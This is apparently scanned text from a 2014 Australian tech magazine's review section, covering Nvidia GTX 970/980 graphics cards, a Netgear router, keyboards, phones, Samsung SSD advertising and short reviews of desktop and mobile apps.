Right now, if you're an enthusiast on something of a budget the sweet spot is arguably closer to 2,560 x 1,440 (aka 1440p). At that resolution, on average we saw the framerates double when compared to 4K.

WHAT TO BUY

There's really no competition here. A stock-clocked GTX 970 offers up 80-90% of the performance of its bigger brother at around 60% the price and also handily outclasses AMD's Radeon R9 290 and occasionally the R9 290X — cards that start at \$500 and \$600, respectively.

That said, if you've already got a GTX 770 or better, you can give this generation a skip. While the performance improvements are certainly noticeable, you'll likely have all the speed you need for the next year or so.

As a quick aside, this is also a great time to pick up a GTX 770, which has now been officially discontinued. We've seen GTX 770s for as low as \$330 in sales, and it's still a fantastic GPU that can handle almost anything you throw at it at 1440p with High details setting.

Looking at the long game, both the 980 and 970 are already running at relatively

high clock speeds, so it'll be interesting to see what strategy Nvidia uses to combat AMD's next line of enthusiast GPUs (presumed to be led by a Radeon R9 390X), though the latter still have no firm release date.

In the meantime, while the red team still offers some great products at the budget and mid-range end of the GPU market, for now Nvidia's seemingly got the enthusiast segment all sewn up.

Your move, AMD.

■ Dan Gardiner

GeForce GTX 970

Verdict

Features ★★★★★
Performance ★★★★★
Value ★★★★★

Nvidia's latest flagship outperforms every other consumer card on the market. But as usual, it'll cost ya.



GeForce GTX 980

Verdict

Features ★★★★★
Performance ★★★★★
Value ★★★☆☆

Perhaps the best-value enthusiast card Nvidia's ever launched, it's the one to get for high-end gaming on a budget.





"Bountiful radios and antennas aside, the X6's really new feature is that it's the first router to integrate a tech called MU-MIMO — or multiple user (MU) multiple input/multiple output (MIMO)."

ROUTER

\$350 | WWW.NETGEAR.COM.AU

Netgear Nighthawk X6 R8000

Six antennas, three Wi-Fi radios and a Godzilla-sized footprint. Is this the ultimate 802.11ac router?

Emboldened by the positive response to last year's Nighthawk R7000, Netgear's seemingly taken it as its remit to go even harder with this new successor to that original enthusiast-pitched model. It's physically bigger, with a rather gigantic A4-sized footprint, bumps up the antenna count from three to six and now packs three discrete Wi-Fi radios — one of which includes a brand-new 802.11ac tech.

If that 'AC3200' (aka 3,200Mbps) number on the X6's box made you think this was somehow a devastating fast router, you're in for some disappointment. Netgear reaches that score the same way all others do — by adding up the maximum speeds of all the Wi-Fi radios under the hood. With three on offer — twin 1300Mbps 5GHz 802.11ac and one 600Mbps 2.4GHz 802.11n

— it comes up with a much bigger total than all the AC1900 devices out there.

Bountiful radios and antennas aside, the X6's really new feature is that it's the first router to integrate a tech called MU-MIMO — or multiple user (MU) multiple input/multiple output (MIMO). As the name suggests, this is designed to increase throughput in busy multi-user environments. Routers have had MIMO previously — the ability to open up multiple streams to transfer data more quickly — but could only do so to a single client at a time. The new MU tech lets multiple clients can take advantage of MIMO at the same time — theoretically increasing throughput to all users. This is more a tech about load balancing than improving top speeds, then.

The problem with MU-MIMO is that you'll need to be operating in specific circumstances to see clear

benefits from it. The tech only works with newer 802.11ac wireless devices with specific support for it, and unless you're frequently transferring lots of data over Wi-Fi you're not likely to notice it. It's often the internet connection that's the bottleneck to speed, rather than the Wi-Fi.

On the other hand, with two discrete 802.11ac 1,300Mbps radios — both of which operate independently — you can also just spread your bandwidth-intensive client devices evenly across them to give them more 'space'.

In terms of overall speed, the X6 did sometimes struggle against its forebear, the R7000. In fact, at medium and longer distance 5GHz tests, the R7000 performed better than and equal to (respectively) the X6 in our transfer tests. Up close, the X6's two 802.11ac radios do however both outperform

the R7000 — managing speeds of around 60MB/s vs 50MB/s. Some of that performance at range difference may be due to those six antennas, which don't reach as high as the three on the R7000.

This is still a solid router all up, with Netgear's typically good spread of features and an attractive web UI. However, the added features over the R7000 will be of questionable value to most users — and that means the extra \$110 probably isn't worth paying.

■ Dan Gardiner

Verdict

Features
Performance
Value



Could offer benefits to a select few, but its predecessor is a more well-rounded (and priced) proposition.





AURUM P_T

80
PLUS
PLATINUM

Beyond the Limitation

1200W



Modularity Design

Easy Installation, neat build



+12V Single Rail Design (Max.100A Output)

Designed for power-intensive VGA cards

Provide strong power to any overloading conditions.



E-Sync Remote Sensing Design

Synchronize 3.3V/5V/12V with stable signal.

Provide better ripple/noise performance.



Unique Airflow Technology Design

Uniquely designed ventilation holes that allow aerodynamic to improve air extraction.



Full Industrial-Grade Japanese Capacitor and Solid Capacitor Design

105°C Japanese-made capacitors for prolonged life span



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PLE
CORPORATE IT

PC CASE GEAR
AUSTRALIA'S PREMIER ONLINE PC STORE



MECHANICAL GAMING KEYBOARD

\$69 | WWW.RAPOO.COM

Rapoo V500 Yellow Switch keyboard

Mechanical switches just shy of \$70?

Yes please! Wait, what's the catch?

The V500 is a gaming board with a tenkeyless layout, which essentially means it just drops the 10 numeric keys to the right, and houses the resulting board in a tiny form-factor, just over 30cm long. Space-starved gamers, take note.

Eschewing the Cherry gaming switches most vendors lock-in, Rapoo has opted for the (presumably cheaper to manufacture) yellow switch fit out from Kailh, which on paper look like a Cherry-feature-grab-bag. Running the numbers, the 2(+/-0.6)mm actuation point puts the clicks in Brown switch territory, a 50(+/-10)g actuation force makes them feel like a Blue switch while the tactile, non-click gives a key feel closer to what we're used to seeing on keyboards fitted out with red switches.

Overall build quality and additional features are where the V500 slips a bit;

though it's nothing we didn't anticipate from a sub-\$70 offering – the combination of cheap-feeling plastic and the metal plate holding the switches inexplicably made a weird echoing noise with every stroke and if you're lost without the creature comforts (braided cabling, key backlighting, additional USB throughput or mic/headphone ports) then this might not be the board for you. If you're not too precious about the finer finishing, space and cash poor or are just looking for a basic WYSIWYG mechanical board, take a look at the V500. Just get hands-on with it first.

■ Troy Coleman

Verdict

A sub-\$70 mechanical gaming keyboard that does everything it promises, though not amazingly.



MECHANICAL GAMING KEYBOARD

\$99 | AU.TTESPORTS.COM

ThermalTake Tt eSports Poseidon ZX

Great keyboard, silly name.

We took a look at the ZX's bigger brother a little over a year ago now and apart from mixed feelings about the Blue switches, we were impressed by its sub-\$100 bang-for-buck. It comes as no surprise then that this tenkeyless edition is just as impressive.

Like the Rapoo V500, the tenkeyless Poseidon ZX takes a hatchet to the numpad and magically condenses the QWERTY and home banks into a tiny, space-sensitive form factor. However the ZX is ever so slightly longer but also comes with a bucket-load of additional features, including an arguably nicer key layout, five levels of key backlighting and an overall finer level of finish, that makes clicking-life a much more pleasurable experience (though it does come at a near 50% price premium).

Like its bigger brother, the ZX is fitted with Blue

switches from Kailh and also a come backed with a 5 year warranty from Tt eSports. We took umbridge with the key-feel and click-weight of the Z, which inexplicably seems to be fixed with the ZX. We're putting that down as either a later generation of switches or a little more maturation on our part.

While the smaller form-factor means paring back on features for space reasons – there's no USB passthrough or mic/headphone ports – other niceties such as cable-routing channels on the underside of the board and coloured, replaceable caps for gaming specific keys are great value-adds.

■ Troy Coleman

Verdict

A polished little mechanical gaming keyboard with a few additional niceties for the space conscious.





SMARTPHONE

\$799 | WWW.LG.COM/AU

LG G3

The first phone to go beyond Full HD, with a 1440p display.

LG's G3 is the latest Android flagship from the Korean company and it's the first to market with a 2,560 x 1,440-pixel (aka 1440p) display. While it's big, it manages its size well thanks to narrow bezels on all four sides of its 5.5-inch display – though it is undeniably easier to use with two hands.

While the G3 has a mostly plastic chassis, the back cover is clad in what LG's calling a 'metal skin' which makes it at least look metallic – although the low weight and slightly hollow feel undermine that illusion. Beneath the shell, the G3 packs the competitive Snapdragon 801 CPU and Adreno 330 GPU; the same parts used in most other brands' flagships. That means solid all-round performance, although we did notice a little bit of lag every now and then when flicking around the interface. The latter's been customised by LG and offers a range of skins; most have a

fairly light and airy feel. As in LG's G Flex, the power and volume buttons are located in the middle of the back. This takes a little getting used to, but we did miss it when going back to other phones. The 13MP front-facing camera turns out excellent-quality snaps with very natural colours; we were particularly impressed with its low-light abilities; lots of detail with little noise. That 1440p display is a bit of a double-edged sword though. It's clean, sharp and well-balanced in terms of colour, but we had problems with some app interfaces not working properly with it. Battery life could have been a little better too – 9:02hr in our video streaming test is an hour short of most other phablets. ■ Dan Gardiner

Verdict

Another solid effort from LG, but not quite class-leading.



SMARTPHONE

\$179 | WWW.MOTOROLA.COM/AU

Motorola Moto E

Budget Android gets done right.

Building a budget smartphone is all about getting the balance right. And often, that's as much about what's been left out as what's included.

With the \$179 Android 4.4 Moto E, what you don't get is higher-end features like 4G or dual-band Wi-Fi, and some hardware features are meagre (4GB of storage) or have been left out entirely (no front-facing camera). What that does leave, though, is a lot to like. There's a 4.3-inch Gorilla Glass-clad LCD display at 960 x 540 pixels that punches above its weight in terms of colours and brightness, a fast-enough 1.4GHz dual-core Snapdragon 200 CPU, two 3G-compatible SIM slots (letting you throw a cheap data-only or overseas calling SIM in one), and a microSD slot for adding up to 32GB more storage. This is a solid-feeling phone too, with adequate battery life that lasted 6:20hr in our video-streaming test –

enough to get moderate users through a day. Google's ownership of Motorola also means you get near-pure Android – it's fast and fluid, and Motorola's additions are basically indistinguishable from what's 'stock' Android. The Moto E does struggle a bit with demanding 3D games – the Adreno 302 GPU is about a quarter (or less) the speed of what you'll find on flagship phones – and is this definitely isn't a phone for photography enthusiasts, with the 5MP camera only really good for basic point-n-shoot functionality. If you're after a low-cost Android smartphone that does 90% of what most users need, though, this one does the basics and does them well. ■ Dan Gardiner

Verdict

Not for everyone, but for anyone who needs a compact, basic Android smartphone it's great buy.





The smart choice in SSDs

Samsung's EVO family of solid-state drives offer the most compelling mix of performance, price and capacity on the market.

➔ SSDs have transitioned from niche products made for enthusiasts and professionals to something that every PC should have. As SSDs have aptly proved, traditional platter-based hard drives can be a huge bottleneck when it comes to performance, with today's SSDs offering up to five times the speed when it comes to reading and writing data — and many times that in more seek-intensive tasks, like the random reads and writes that make up most of our day-to-day computing tasks. In short, if you want a computer that not only boots up and loads apps quickly, but is also incredibly responsive, then an SSD upgrade is a must.


So which SSDs are the best-value proposition in today's market? There's a lot of competition from SSD makers (both big and small), but of all those, Samsung's EVO line of drives has the most persuasive range of products. If you need a big SSD, Samsung's EVO range features the largest consumer drives available, with models ranging up to a whopping 1TB.

Feeling the need for speed? The EVOs consistently perform on-par with — and often better than — more-expensive drives from other

SSD manufacturers. And that potent mix of capacity and speed isn't going to cost you an arm and a leg either — the EVOs are some of the best-value SSDs available and they can be scooped up for less than \$1 a gig.

EVO drives also include exclusive technologies, such as Samsung's Magician software, which can make it easy to transition your PC or laptop from your old drive to your new EVO SSD. Magician also includes the innovative RAPID Mode, which detects frequently-used data and caches it to DRAM. This not only helps improve performance, but can reduce wear and tear on the SSD itself.

Samsung is an undisputed expert when it comes to flash storage. Its chips don't just end up in its own devices (including its popular Galaxy smartphones), but even in products from its major competitors. It's this level of integration that helps Samsung put together the most compelling SSDs currently available. Whether you're looking for an inexpensive way to upgrade your laptop's hard drive to turn it into a lightning-fast portable PC, or putting together the plans to build your next killer gaming rig, Samsung's EVO line up is the smart choice when it comes to SSDs.



The 840 EVO at a glance

Capacity
Up to 1TB (1TB = 1 trillion bytes)

Form Factor
2.5-inch

Interface
SATA 6Gb/s (Compatible with SATA 3Gb/s & SATA 1.5Gb/s)

Dimension (WxHxD)
100 x 69.85 x 6.80mm

Weight
Max 53g

Storage Memory
Samsung 19 nm Toggle DDR 2.0 NAND Flash Memory

Controller
Samsung 3-core MEX Controller

Cache Memory
Samsung 1GB Low Power DDR2 SDRAM

Application
Desktop PC & Laptop PC



SAMSUNG

Samsung Super-speed Drive



SAMSUNG
Solid State Drive

Samsung SSD 840 PRO with RAPID mode technology

Samsung's fastest and most powerful SSD range yet with RAPID mode technology. A distinguished level of Samsung performance available to anyone. Visit www.samsung.com/ssd for more information

software

» APPS FOR ALL THE PLATFORMS EDITED BY PETER DOCKRILL



Windows » SOFTWARE

Adobe Photoshop CC 2014

What's inside the latest version of the world's most powerful image editor?

\$9.99 (ANNUAL PLAN MONTHLY) OR \$119.88 (ANNUAL PLAN PREPAID) | ADOBE | WWW.ADOBE.COM

Photoshop CC caused a storm when it was launched in 2013. From that point on, you couldn't buy Photoshop with a perpetual licence; you had to rent it via an Adobe Creative Cloud subscription. This still causes dismay amongst some users, but there are upsides – free updates and an increasing range of Creative Cloud services. And since its rocky launch, Adobe has dropped the price and increased the value.

Adobe's current Photography plan costs just \$9.99 per month (if you take out an annual subscription) and includes not just Photoshop CC but Lightroom 5.5. It's a great double-act. Photoshop takes care of the editing, Lightroom takes care of the organisation.

Photoshop CC introduced an all-new Smart Sharpen tool designed to maximise clarity and reduce noise, together with a Camera Shake Reduction tool that can analyse the direction of movement ("trajectory") and then reverse the blur digitally. CC 2014 introduces a new Focus Mask tool to go alongside them, which can isolate the sharpest areas of your pictures.


But the biggest cluster of new features centers on Adobe Camera Raw 8, Photoshop's companion RAW conversion tool.

You can now carry out so many everyday photographic enhancements in Camera Raw that you may need Photoshop less and less. There's also a significant change to two of the tools in Adobe Camera Raw. This is Adobe's raw conversion plug-in, and it launches automatically when you attempt to open a raw file. The Graduated and Gradient Filters now have a manual masking brush tool, which enables you to mask the effect in specific areas.

Photoshop CC 2014 is a tough program to review because it doesn't really have any rivals – apart from the last perpetual version of itself, Photoshop CS6. Some photographers may get by with lower-cost alternatives, including Photoshop Elements or Paint Shop Pro, but in reality Photoshop CC is out there on its own when it comes to photo manipulation.

But to get the most out of Photoshop you do need to know what you're doing – there's precious little help here for beginners. And there's a strong market in creative plug-ins which provide instant effects, inspiration and creative options simply not available in the Adobe program.

The bottom line is the improvements in each update of Photoshop CC itself are relatively modest, but they accumulate – and they'll carry on accumulating for as long as you subscribe. The spectre of paid upgrades is gone, we assume forever, and it's getting harder and harder to argue against Adobe's subscription-based software system. If you're the kind of user who actually requires (and makes regular use of) Photoshop's advanced feature set, \$9.99 a month can hardly be considered expensive for ongoing access to cutting-edge, professional-oriented software. If you're not a pro designer, Elements and its wallet-friendly rivals are right where they've always been. The question then becomes not which kind of photo-editing software do you want... but what kind of photo editor are you?





Mac » APPS

Parallels Desktop 10


Time for a refresh.

\$89.95; CLOUD BACKUP FROM \$5.99/MONTH | PARALLELS | WWW.PARALLELS.COM/AU

There are many good reasons to run alternate OSs on a Mac, but this year Apple gave us the best one yet, courtesy of the OS X Yosemite public beta – and the latest version of Parallels Desktop not only delivers the necessary 10.10 compatibility and guest virtual machine support, but provides bits of the shiny new desktop OS to Windows too.

Parallels Desktop 10 for Mac arrives right on cue ahead of Apple's now-yearly OS X refresh. This timetable comes at a cost: Upgraders are required to shell out \$55 to maintain compatibility with the latest OS X, despite Cupertino's tradition of giving it away. Parallels hasn't simply added Yosemite compatibility and called it a day, however. There are plenty of convenient new features on show, with numerous performance enhancements and a fresh coat of paint that nicely complements Apple's new UI aesthetic.

Atop the list of improvements is real-time virtual disk optimisation, finally automating the process of compacting VMs to reclaim space. Users no longer have to fret about manually retrieving that precious unused storage – simply check the settings option for each VM, and forget about it. Parallels also manages to increase battery life for MacBooks by as much as 30%, while accessing snapshots up



to 60% faster; both of which are immediately noticeable and very welcome improvements.

There's further fine-tuning in terms of integration with Windows, too. Opening Windows docs is now 48%, while Office 2013 apps launch 50% quicker – changes that add up in daily use. In Coherence mode, that controversial Windows 8 Start screen can even blend into Launchpad, adding new apps as they're installed.

But it's the little things that shine. Our favourites are the ability to drag and drop files onto a Windows VM icon to open them, while Outlook now displays an Apple Mail-style badge for unread messages. Office applications can also now save files directly to Mac-hosted cloud services like Dropbox or Google Drive, as well as iCloud Drive with the arrival of Yosemite.


In sum, Parallels Desktop 10 is a solid update that gains a fresh, Yosemite-inspired look, welcome performance tweaks, and a big helping of convenient features.

Acronis True Image for Mac

\$69.99 | ACRONIS | WWW.ACRONIS.COM/AU

Many Mac owners use Time Machine for backups, but there's wisdom in having a backup of your backup. Backup big-shot Acronis has branched out from PC and launched True Image, a lightweight backup tool for Mac. Backup is a boring but necessary evil, so it's essential the software is easy to use and invisible. In this regard, True Image is just about perfect. The interface is clear, and only includes features and options a home user needs. The backups don't hit performance too hard either. Getting your files back is a breeze. You can restore single files (or the entire image) with little hassle. A minor caveat is that it doesn't support Macs with Fusion drives or Boot Camp partitions. There's built-in cloud backup too, though transferring a large amount of info takes time, but the security of having an offsite copy of your data is priceless. The best backup software is largely invisible to the user and does its job simply, with minimal fuss. True Image fits the bill perfectly.





App Store » iOS APPS

Star Walk 2


Is this brand new update out of this world?

\$3.79 | VITO TECHNOLOGY INC | VITOTECHNOLOGY.COM

The original Star Walk was an impressive stargazing app. It wasn't as graceful as rival Sky Guide, but we used it because of its augmented reality feature and the wealth of integrated information. This upgrade (a separate app) is about revamped aesthetics, offering an immersive, pleasing experience.


The techie interface of the original has been replaced by a more floaty and ethereal feel. Sometimes this works — the revamped colour palette is far superior; sometimes the result is more divisive, such as with the irksome soundtrack and (fortunately optional) horizon and water effects.

Constellation artwork now appears as shimmering low-polygon artwork — a bit distracting, but elements can be dragged and played within a 3D environment. The latter is an area where Star Walk's visual clout really works — playing with constellations is mesmerising; it's less successful with nebulae, however (unlocked via IAP), which appear on the iPad in a low-resolution. The augmented



reality aspect still works well, enabling you to overlay digital data on the night sky through your device's camera.

For the newcomer to stargazing, Star Walk 2 now does enough to be in the number-one spot. If you own the original, though, the upgrade's only really worth buying if you dislike the interface and want something more elegant, or fancy spinning some constellations around.




Contact Center

FREE WITH IAP | CONTRAST | CONTRAST.CO

Contact Center is about starting conversations more easily. You get a user-definable grid to which you add icons for performing a specific task, such as a group SMS, calling a number, or sending a predefined message. It's also possible to create folders, into which you can place these icons. This potentially extends the available number of slots from 12 (or 15 if you remove the ad via IAP) to 132 (or 210).

The app takes time to set up and the process can be quite involved, but there's assistance in being able to convert an existing contact into a folder with one tap. In use, Contact Center proves an efficient companion to Apple's Contacts app. The only disappointment is a lack of social network integration — although it recognises WhatsApp's existence, it's entirely oblivious to Twitter and Facebook.



Hanx Writer

FREE WITH IAP | HITCENTS | WWW.HITCENTS.COM

My first typing experience was on grandma's old manual Royal typewriter, a behemoth that eventually became a faithful companion into my late teens. That antique look, the hammering of keys, and the carriage ratcheting back and forth have all been faithfully recreated for the modern era, courtesy of Hanx Writer. This app introduces users to a virtual typewriter described as "a writer's best friend and confidant." The moment we started tapping on its virtual keys, a sense of child-like wonder and delight washed over us. True to its vintage roots, native iOS auto-correction is stifled here — make an error, and you'll have to tap the incorrect word prior to being offered a substitute, the virtual equivalent of Liquid Paper. The on-screen keyboard is also pared back to the basics, but the app still works great via a Bluetooth input.



Google Play » ANDROID


Twitch

Exhibition gaming, now with Chromecast convenience.


FREE | TWITCH INTERACTIVE | TINYURL.COM/7RHWERU

I'm not sure about you, but I've got a problem that I need to discuss with somebody. I can't easily talk about it with my wife, because, well, I just don't think she's going to understand, nor offer much sympathy. You see, my problem is... I have a games backlog. These days, there are so many sites offering game sales, discount bundles, pay-what-you-want specials and more... Basically, I've really amassed quite a collection of titles over the years. And the sad thing is, many of them remain unplayed. Why? Because I'm busy. When I get home after a day at work, there's a family that needs looking after and chores to be done! Time is in short supply, and so are energy levels: I'm often too blitzed to muster the mental mojo required to delve back into my latest FPS/RPG/TD etc. campaign. So how am I supposed to get my gaming fix?

One answer is Twitch. This massively successful gaming service — recently acquired by Amazon for a cool billion — lets you casually watch other gamers playing all sorts of popular PC and video games in real-time, such as inevitable chart-toppers like *League of Legends*, *Minecraft* and *Diablo* but also hundreds more, including older and perhaps more obscure titles — which makes Twitch a great way of discovering communities focused around games you're passionate about. Plus you can interact and chat with broadcasters as they play, transforming what might otherwise be a solitary, passive experience into an engaging, social activity. Best of all for lazybones such as myself, Twitch on Android has just added Chromecast support, meaning if you've scored Google's inexpensive TV dongle you can watch all the action from the comfort of your couch. Easy as.



League of Legends



Hearthstone: Heroes of Warcraft



Destiny




Dota 2




Google Play

FREE | GOOGLE | PLAY.GOOGLE.COM

OK, this isn't one of our usual app reviews — since Google Play is a system program installed by default on all regular Android devices — so much as an important user tip for Android fans, especially those who buy apps and games from Google's content store. (Which is probably you, if you're reading this.) It used to be the case that, if you didn't like an app or game you bought on Google Play, Google would honour refunds within a fairly tight 15-minute window, which really wasn't much time for users to decide whether or not they were satisfied with their purchase. After trialling an extension to this policy, bumping the 15 minutes up to two hours, Google has now cemented the change, updating its Google Play Help pages to officially confirm that we can now return apps or games within two hours of purchase for a full refund (in most cases, although Google does indicate that some exceptions may apply). All in all, a nice little boost that subtly improves the Google Play shopping experience. And let's face it: with well over a million apps already available on the platform, not all of them are of solid, merchantable quality, so any improvements to buyer protection are most welcome.





Windows Store » WIN PHONE 8



Wunderlist

Put downloading Wunderlist high on your to-dos.


FREE | 6 WUNDERKINDER GMBH | [TINYURL.COM/K8L4BRV](http://tinyurl.com/K8L4BRV)

It's taken its sweet time to arrive, but productivity powerhouse Wunderlist has finally touched down on Windows Phone (and Windows 8 to boot), and if you're looking for a powerful, multi-platform to-do manager, this is it.

Wunderlist boasts two great (OK, wonderful) strengths in particular. First up is its feature richness. Wunderlist offers calendar functions, reminders, notes, subtasks, commenting, attachments, you name it. If all you want is a simple list for daily chores, Wunderlist will do the trick, but power users will be able to extract much more utility out of the program if they dip under the hood and spend a bit of time in the settings; truly, this is the Evernote of to-do apps. Secondly, unlike some other list keepers, Wunderlist is available practically everywhere — with mobile apps, desktop apps and browser extensions — meaning



synchronised access is always at your fingertips. One unique benefit of this Windows Phone version is the ability to pin your lists to your Start screen, which ought to make tasks harder than ever to evade for serial procrastinators!



6cret

FREE | RUDY HUYN | [TINYURL.COM/MDUKA4N](http://tinyurl.com/MDUKA4N)

Of all the social apps that have emerged, Secret is one of the most provocative and intriguing. In essence, it's a short message-sharing service, at first glance not too dissimilar to Twitter or Facebook. But Secret's killer feature — if you can count the removal of usernames as a killer feature — is that everybody using the app is sharing their 'secrets' in total anonymity. Suddenly, all the bragging, bluster and oversharing that dominates other outlets like Facebook are cast in a different light entirely. How do people relate to one another when nobody knows who's saying what? An interesting social experiment and a fun time-killer, especially if you shy away from updating your other social networks for reasons of privacy or discretion. Inevitably (sigh) the official Secret app has snubbed Windows Phone users — it's an exclusive for iOS and Android — but you can still access it via this third-party client.



Pako

FREE | TREE MEN GAMES | [TINYURL.COM/LQ8H5KP](http://tinyurl.com/LQ8H5KP)

Pako doesn't trouble itself with providing a plot. There's no back story, characterisation or themes to be explored. As retro-style gaming goes, this is about as simple as it gets: you've got a car that won't stop, so you need to avoid crashing, all the while being chased around a cramped, finite area. There's no accelerator or brake, and the slightest collision instantly spells fiery, explosive death. Joy! Basically, Pako is Pac-Man with three minor differences. First is its pseudo-realistic physics, with each car handling, lurching, swerving and careening just a little bit differently. Second, you're a car. And third, you're being chased by cops, not ghosts. OK, so the Pac-Man analogy is starting to reveal some holes, so let's just say Pako is about as stupid and stupidly fun as mobile gaming gets, totally nailing that just-one-more-go formula. Upgrading to Pako Premium, removes the in-app advertising and unlocks new vehicles/courses.



